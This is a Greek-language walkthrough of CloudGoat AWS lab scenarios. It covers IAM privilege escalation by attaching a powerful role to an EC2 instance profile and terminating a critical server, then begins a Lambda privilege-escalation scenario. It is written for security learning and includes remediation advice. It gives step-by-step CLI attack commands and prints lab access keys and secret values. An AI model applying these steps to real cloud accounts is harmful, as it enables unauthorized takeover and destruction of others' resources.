Παρατηρούμε ένα instance profile με όνομα **cg-ec2-meek-instance-profile-iam_privesc_by_attachment_cgidinghrqm4b8** και έναν IAM ρόλο με όνομα **cg-ec2-meek-role-iam_privesc_by_attachment_cgidinghrqm4b8.**
Ένα Instance profile περιέχει έναν ρόλο που μπορεί ξεκινήσει να λειτουργεί κατά την εκκίνηση του Amazon EC2**.** Ένα instance profile μπορεί να περιέχει μόνο έναν ρόλο και αυτό δεν μπορεί να αυξηθεί.

Στην συνέχεια θα προσπαθήσουμε να μάθουμε περισσότερες πληροφορίες για αυτό το EC2 instance με την εντολή `aws ec2 describe-instances --region us-east-1 --profile Kerrigan`.

Παρατηρώ εκτελείτε ένα EC2 instance με όνομα «super-critical-security-server EC2 Instance» . Για να ερευνήσουμε τα δικαιώματα του ρόλου που εμπλέκεται πρέπει να εντάξουμε ένα νέο EC2 instance και στην συνέχεια θα χρησιμοποιήσουμε αυτό το EC2 instance για να μάθουμε τα δικαιώματα των ρόλων.

Ένας IAM ρόλος δεν μπορεί να είναι συνδεδεμένος με ένα EC2 instance, πρέπει να ενοποιηθούν με ένα Instance Profile. Αυτή η μέθοδος πρέπει να σου δίνεται η δυνατότητα να δημιουργείς και να διαμορφώνεις ένα instance profile, οπότε θα δημιουργήσουμε ένα Instance EC2 με Instance profile μέσα στο AWS λογαριασμό. Για να βρούμε τα δικαιώματα του IAM ρόλου πρέπει να δημιουργήσουμε δημιουργήσουμε ένα EC2 Instance το οποίο να περιέχει τα ακόλουθα.

- Να ανήκει στο υποδίκτυο του υπάρχον EC2 instance
- Να επιτρέπει την πρόσβαση SSH(port tcp/22) στο υπάρχον EC2 Instance
- Θα χρειαστούμε το instance AMI, instance-type, subnet-id, security-group-ids(επιλέγουμε αυτό με το SSH) του υπάρχον EC2 instance(το οποίο το έχουμε από την έξοδο της προηγούμενης εντολής `aws ec2 describe-instances --region us-east-1 --profile Kerrigan`)

- Θα χρειαστούμε το ARN του υπάρχον EC2 instance(το οποίο το έχουμε από την έξοδο της προηγούμενης εντολής `aws iam list-instance-profiles --profile Kerrigan`)
- Ένα ζευγάρι κλειδιών που να επιτρέπει να κάνει SSH στο νέο EC2 instance

Επειδή δεν έχουμε πρόσβαση σε κανένα ζευγάρι κλειδιών από τα υπάρχοντα στο AWS λογαριασμό, δημιουργούμε το ζευγάρι των κλειδιών με την εντολή

```
aws ec2 create-key-pair --key-name senario3 --query 'KeyMaterial' --
output text > senario3.pem  --region us-east-1 --profile Kerrigan
```


Με την εντολή create-key-pair δημιουργούμε ένα ζευγάρι κλειδιών 2048-bit RSA με συγκεκριμένο όνομα. Το Amazon EC2 αποθηκεύει το public κλειδί και εμφανίζει το private key αποθηκευμένο σε ένα αρχείο. Το Private key είναι μη κρυπτογραφημένο .PEM κοδικοποιημένο PKCS#1.

Στην συνέχεια αλλάζουμε τα δικαιώματα του κλειδιού με την εντολή chmod 600 senario3.pem. Το chmod 600 σημαίνει ότι έχουμε πλήρη δικαιώματα για επεξεργασία(read&write) σε αυτό το αρχείο, ενώ κανένας άλλος χρήστης δεν έχει πρόσβαση σε αυτό το αρχείο.

Αφού έχουμε όλα τα απαιτούμενα στοιχεία(image-id, instance-type, iam-instance-profile ARN ,key-name, subnet-id, security-group-ids, region, profile) από τις προηγούμενες εντολές θα δημιουργήσουμε ένα νέο EC2 Instance χρησιμοποιώντας το ζευγάρι κλειδιών που δημιουργήσαμε με την εντολή.

```
    aws ec2 run-instances \
    --image-id ami-0a313d6098716f372 \
    --instance-type t2.micro \
    --iam-instance-profile \
    Arn=arn:aws:iam::396231747611:instance-profile/cg-ec2-meek-
instance-profile-iam_privesc_by_attachment_cgidut10xwu10z \
    --key-name senario03 \
    --subnet-id subnet-00250ba7ddda83720 \
    --security-group-ids sg-08c660e67ce0004d3 \
    --region us-east-1 \
```

```
--profile Kerrigan
```



Τώρα θα αναλύσουμε τις εντολές που δώσαμε.

run-instance: εκκινεί έναν καθορισμένο αριθμό instances χρησιμοποιώντας το AMI για το οποίο έχω δικαιώματα.

Image-id: είναι το AWS AMI που θα χρησιμοποιηθεί για την δημιουργία του instance EC2.

Instance-type: Ο τύπος του instance που δημιουργηθεί και επειδή λογαριασμός είναι δωρεάν το τύπος είναι προκαθορισμένος t2-micro.

Iam-instance-profile: Είναι το ARN που αντιπροσωπεύει τον ρόλο που έχει εκχωρηθεί στο instance EC2.

Key-name: Το όνομα του ζεύγους κλειδιών που δημιουργήσαμε.

Security-group-ids: Καθορίζει την πολιτική ασφαλείας που θα εφαρμοστεί στο instance. Σε αυτή την περίπτωση θα χρειαστούμε SSH πρόσβαση στο νέο EC2 instance και για αυτό επιλέγουμε το security group που περιέχει ssh.

Region: την περιοχή που δημιουργήσαμε το instance, το έχουμε αφήσει default όποτε είναι `us-east-1`.

Subnet-id: Καθορίζει το υποδίκτυο που θα εφαρμοστεί το instance.

Αυτή την στιγμή έχουμε ένα «αδύναμο»(meek) ρόλο σε αυτό το instance profile **cg-ec2-meek-instance-profile-iam_privesc_by_attachment_cgidut10xwu10z**. Τώρα θα διαγράψουμε το «αδύναμο»(meek) ρόλο **cg-ec2-mighty-role-iam_privesc_by_attachment_cgidut10xwu10z** και θα επισυνάψουμε τον «ισχυρό»mighty ρόλο **cg-ec2-mighty-role-iam_privesc_by_attachment_cgidut10xwu10z**

Με την παρακάτω εντολή θα διαγράψουμε τον «αδύναμο» ρόλο από το instance.

```
aws iam remove-role-from-instance-profile --instance-profile-name cg-ec2-meek-instance-profile-iam_privesc_by_attachment_cgidut10xwu10z --role-name cg-ec2-meek-role-iam_privesc_by_attachment_cgidut10xwu10z --profile Kerrigan
```

Στην συνέχεια θα επισυνάψουμε τον «ισχυρό» ρόλο σε αυτό το με την εντολή.

```
aws iam add-role-to-instance-profile --instance-profile-name cg-ec2-meek-instance-profile-iam_privesc_by_attachment_cgidinghrqm4b8 --role-name cg-ec2-mighty-role-iam_privesc_by_attachment_cgidinghrqm4b8 --profile Kerrigan
```


Στην συνέχεια θα κάνουμε SSH στο νέο instance EC2. Για να δούμε την public IP των instances θα χρησιμοποιήσουμε την εντολή `aws ec2 describe-instances --query "Reservations[*].Instances[*].PublicIpAddress" --output text --region us-east-1 --profile Kerrigan`

Βλέπουμε 2 Public IPs για τα 2 instances. Θα δούμε αν προσπαθήσουμε να κάνουμε SSH στην πρώτη με το ζευγάρι κλειδιών που έχουμε (senario3.pim) που έχουμε δεν θα μας αφήσει. Οπότε το νέο instance είναι στην δεύτερη public IP.

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws ec2 describe-instances \
 --query "Reservations[*].Instances[*].PublicIpAddress" \
 --output text \
 --region us-east-1 --profile Kerrigan
35.153.160.110
54.91.35.191
```

Θα μπορέσουμε να εισέλθουμε στο instance κάνοντας ssh και χρησιμοποιώντας το ζευγάρι κλειδιών senario3.pim με την εντολή

```
ssh -i senario3.pem ubuntu@54.91.35.191
```



Έχουμε εισέλθει στο instance

Και θα εκτελέσουμε την εντολή `sudo apt-get update` για να κάνουμε update και να εγκαταστήσουμε το AWS cli θα χρησιμοποιήσουμε την εντολή `sudo apt-get install awscli`.

Στην συνέχεια θα βρούμε το ID του instance που θέλουμε να τερματίσουμε με την εντολή


```
aws ec2 describe-instances --region us-east-1 --profile Kerrigan
```

```
ubuntu@ip-10-0-10-218:~$ aws ec2 describe-instances --region us-east-1
{
    "Reservations": [
        {
            "Groups": [],
            "Instances": [
                {
                    "AmiLaunchIndex": 0,
                    "ImageId": "ami-0a313d6098716f372",
                    "InstanceId": "i-065cb6dcb3438dbd8",
                    "InstanceType": "t2.micro",
                    "LaunchTime": "2022-05-28T15:51:48.000Z",
                    "Monitoring": {
                        "State": "disabled"
                    },
                    "Placement": {
                        "AvailabilityZone": "us-east-1a",
                        "GroupName": "",
                        "Tenancy": "default"
                    },
                    "PrivateDnsName": "ip-10-0-10-103.ec2.internal",
                    "PrivateIpAddress": "10.0.10.103",
                    "ProductCodes": [],
                    "PublicDnsName": "ec2-3-91-85-115.compute-1.amazonaws.com",
                    "PublicIpAddress": "3.91.85.115",
                    "State": {
                        "Code": 16,
                        "Name": "running"
                    },
                    "StateTransitionReason": "",
                    "SubnetId": "subnet-0a2a32f18ab49e633",
```

Χρησιμοποιώντας το Instance ID από την προηγούμενη εντολή θα το χρησιμοποιήσουμε για να τερματίσουμε το instance με την εντολή `aws ec2 terminate-instances –instance-ids i-065cb6dcb3438dbd8 –region us-east-1`

```
ubuntu@ip-10-0-10-218:~$ aws ec2 terminate-instances --instance-ids i-065cb6dcb3438dbd8 --region us-east-1
{
    "TerminatingInstances": [
        {
            "CurrentState": {
                "Code": 32,
                "Name": "shutting-down"
            },
            "InstanceId": "i-065cb6dcb3438dbd8",
            "PreviousState": {
                "Code": 16,
                "Name": "running"
            }
        }
    ]
}
ubuntu@ip-10-0-10-218:~$
```

Και μετά από λίγη ώρα βλέπουμε ότι ο critical server τερματίστηκε



Τρόπος αποκατάστασης

Στον κακόβουλο χρήστη του δόθηκε η δυνατότητα ώστε να αυξήσει τα δικαιώματα του επειδή μπόρεσε να διαγράψει το instance profile “meek role”(ασθενή ρόλο) και να του προσθέσει το instance profile “might role”(ισχυρό ρόλο), παρέχοντας στον χρήστη πλήρη δικαιώματα διαχείρισης. Ο εισβολέας χρησιμοποίησε το νέο EC2 instance για να μπορέσει να αποκτήσει πρόσβαση στα δεδομένα που ήταν αποθηκευμένα στο υπάρχον EC2 instance “cg-super-critical-security-server” και να τερματίσει την λειτουργία του. Το τρωτό σημείο είναι ότι δόθηκε η δυνατότητα στον χρήστη να διαγράφει και να προσθέτει ρόλους στο instance profile.
Για την αποκατάσταση πρέπει να υπάρχει κάποια προστασία των χρηστών IAM και τους λογαριασμούς σε περίπτωση που κλαπούν τα credentials τους, κάθε χρήστης πρέπει να ενεργοποιήσει σε μία συσκευή του το multi-factor authentication(MFA) για την πρόσβαση του στους πόρους του AWS.
Όταν χρησιμοποιείται το MFA εκδίδεται ένας κωδικός μιας χρήσης με περιορισμένο χρόνο. Αυτός ο κωδικός έχει μια ημερομηνία λήξης που εμποδίζει την παραλαβή και την εκ νέου χρήση του στο μέλλον από κάποιο κακόβουλο χρήστη.
Επίσης δεν υπάρχει λόγος να έχετε έναν ρόλο που να έχει πρόσβαση σε οποιουσδήποτε πόρους με μεγαλύτερα προνόμια(π.χ. cg-mighty-role). Όπως είπαμε και σε προηγούμενο σενάριο οι τακτικοί έλεγχοι με κάποιο audit εργαλείο θα βοηθήσει.

4ο Σενάριο - Lambda Privilege Escalation

Σε ένα από τα προηγούμενα σενάρια ολοκληρώσαμε το σενάριο IAM Privilege Escalation By Rollback στο οποίο ο κακόβουλος χρήστης έδωσε Administrator δικαιώματα στον χρήστη του και το πραγματοποιήσαμε αυτό με έναν μη αυτόματο τρόπο. Σε αυτό το σενάριο θα πραγματοποιήσουμε το σενάριο Lambda Privilege Escalation στο οποίο ο χρήστης IAM Chris λαμβάνει ένα ζευγάρι κλειδιών πρόσβασης και έχει την δυνατότητα να εκτελέσει τις εντολές iam:List iam:Get και sts:AssumeRole. Έχοντας αυτή την δυνατότητα, ο χρήστης δίνει σε έναν ρόλο πλήρη δηκαιώματα στην συνάρτηση Lambda και δημιουργώντας μία νέα συνάρτηση lambda επισυνάπτει την πολιτική στον αρχικό χρήστη η οποία δίνει Administrator δικαιώματα.

Δημιουργία σεναρίου

Για να δημιουργήσουμε το σενάριο χρησιμοποιούμε την εντολή `./cloudgoat.py create lambda_privesc` και δημιουργούμε τον χρήστη Chris με ένα ζευγάρι κλειδιών.

```
[cloudgoat] terraform output completed with no error code.
cloudgoat_output_aws_account_id = 396231747611
cloudgoat_output_chris_access_key_id = AKIAVYQKAVAN2NWOSAGM
cloudgoat_output_chris_secret_key = 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

[cloudgoat] Output file written to:

    /home/kali/cloudgoat/lambda_privesc_cgidfsdwzattex/start.txt
```

Με την δημιουργία του σεναρίου έχουμε δημιουργήσει μία συνάρτηση AWS Lamdba που θα χρησιμοποιήσουμε για να αλλάξουμε τα δικαιώματα του χρήστη Chris που έχουμε δημιουργήσει. Ωστόσο ο χρήστης ακόμη δεν έχει πρόσβαση στην συνάρτηση αυτή. Έτσι καταλαβαίνω ότι πρέπει να βρω έναν τρόπο ώστε να αποκτήσω πρόσβαση σε αυτή την συνάρτηση. Ο χρήστης Chris έχει την δυνατότητα να χρησιμοποιήσει τις εντολές iam:List iam:Get οι οποίες τους επιτρέπουν να δει την πολιτική που εφαρμόζεται σε αυτό και να δει τα δικαιώματα που έχει.

Στην συνέχεια δημιουργούμε το profile Chris με το ζευγάρι των κλειδιών που δημιουργήσαμε με το σενάριο.

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws configure --profile Chris
AWS Access Key ID [None]: AKIAVYQKAVAN2NWOSAGM
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:

┌──(kali㉿kali)-[~/cloudgoat]
└─$
```

Με την εντολή `aws sts get-caller-identity --profile Chris` θα βρούμε το όνομα του χρήστη που έχει δημιουργηθεί.

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws sts get-caller-identity --profile Chris
{
    "UserId": "AIDAVYQKAVANTZ4JBFDGI",
    "Account": "396231747611",
    "Arn": "arn:aws:iam::396231747611:user/chris-lambda_privesc_cgidfsdwzattex"
}

┌──(kali㉿kali)-[~/cloudgoat]
└─$
```

Τρέχοντας τις παρακάτω εντολές θα βρούμε τις πολιτικές του χρήστη και τα δημαιώματα που του δίνονται

`└─$ aws iam list-attached-user-policies --user-name chris-lambda_privesc_cgidfsdwzattex --profile Chris`

Η εντολή list-attached-user-policies εμφανίζει όλες τις διαχειριζόμενες πολιτικές που είναι συνδεδεμένες με τον συγκεκριμένο χρήστη.

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam list-attached-user-policies --user-name chris-lambda_privesc_cgidfsdwzattex --profile Chris
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-chris-policy-lambda_privesc_cgidfsdwzattex",
            "PolicyArn": "arn:aws:iam::396231747611:policy/cg-chris-policy-lambda_privesc_cgidfsdwzattex"
        }
    ]
}
```


Για να πάρουμε περισσότερες πληροφορίες για την πολιτική του χρήστη θα χρησιμοποιήσουμε την εντολή.

```
aws iam get-policy --policy-arn arn:aws:iam::396231747611:policy/cg-chris-policy-lambda_privesc_cgidfsdwzattex --profile Chris
```

Με την εντολή get-policy ανακτάς πληροφορίες σχετικά με την συγκεκριμένη πολιτική(arn). Βρίσκουμε την version της προκαθορισμένης πολιτικής, το σύνολο των χρηστών IAM, τα group και τους ρόλους που σχετίζονται με αυτή την πολιτική(arn:aws:iam::396231747611:policy/cg-chris-policy-lambda_privesc_cgidfsdwzattex). Βλέπουμε ότι η version της πολιτικής είναι v1.


Για να δούμε τα δικαιώματα που έχει ο χρήστης στην version 1 θα χρησιμοποιήσουμε την εντολή

```
aws iam get-policy-version --policy-arn arn:aws:iam::396231747611:policy/cg-chris-policy-lambda_privesc_cgidfsdwzattex --profile Chris --version-id 1
```




Παρατηρούμε ότι αυτή η πολιτική επιτρέπει την ενέργεια να εκτελέσεις τις εντολές **iam:Lists iam:Get** και **sts:AssumeRole.** Ένας κακόβουλος χρήστης έχει την θα

προσπαθήσει να αλλάξει τα δικαιώματα του με την εντολή **sts:AssumeRole.** Θα δούμε τους διαθέσιμους ρόλους με την εντολή aws iam list-roles



```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws iam list-roles --profile Chris
{
    "Roles": [
        {
            "Path": "/aws-service-role/support.amazonaws.com/",
            "RoleName": "AWSServiceRoleForSupport",
            "RoleId": "AROAVYQKAVANQRFV73KZA",
            "Arn": "arn:aws:iam::396231747611:role/aws-service-role/support.amazonaws.com/AWSServiceRoleForSupport",
            "CreateDate": "2021-09-13T19:39:55+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "support.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "Description": "Enables resource access for AWS to provide billing, administrative and support services",
            "MaxSessionDuration": 3600
        },
        {
            "Path": "/aws-service-role/trustedadvisor.amazonaws.com/",
            "RoleName": "AWSServiceRoleForTrustedAdvisor",
            "RoleId": "AROAVYQKAVANUGR24D5DF",
            "Arn": "arn:aws:iam::396231747611:role/aws-service-role/trustedadvisor.amazonaws.com/AWSServiceRoleForTrustedAdvisor",
            "CreateDate": "2021-09-13T19:39:55+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "trustedadvisor.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "Description": "Access for the AWS Trusted Advisor Service to help reduce cost, increase performance, and improve security of your AWS environment.",
            "MaxSessionDuration": 3600
        },
```



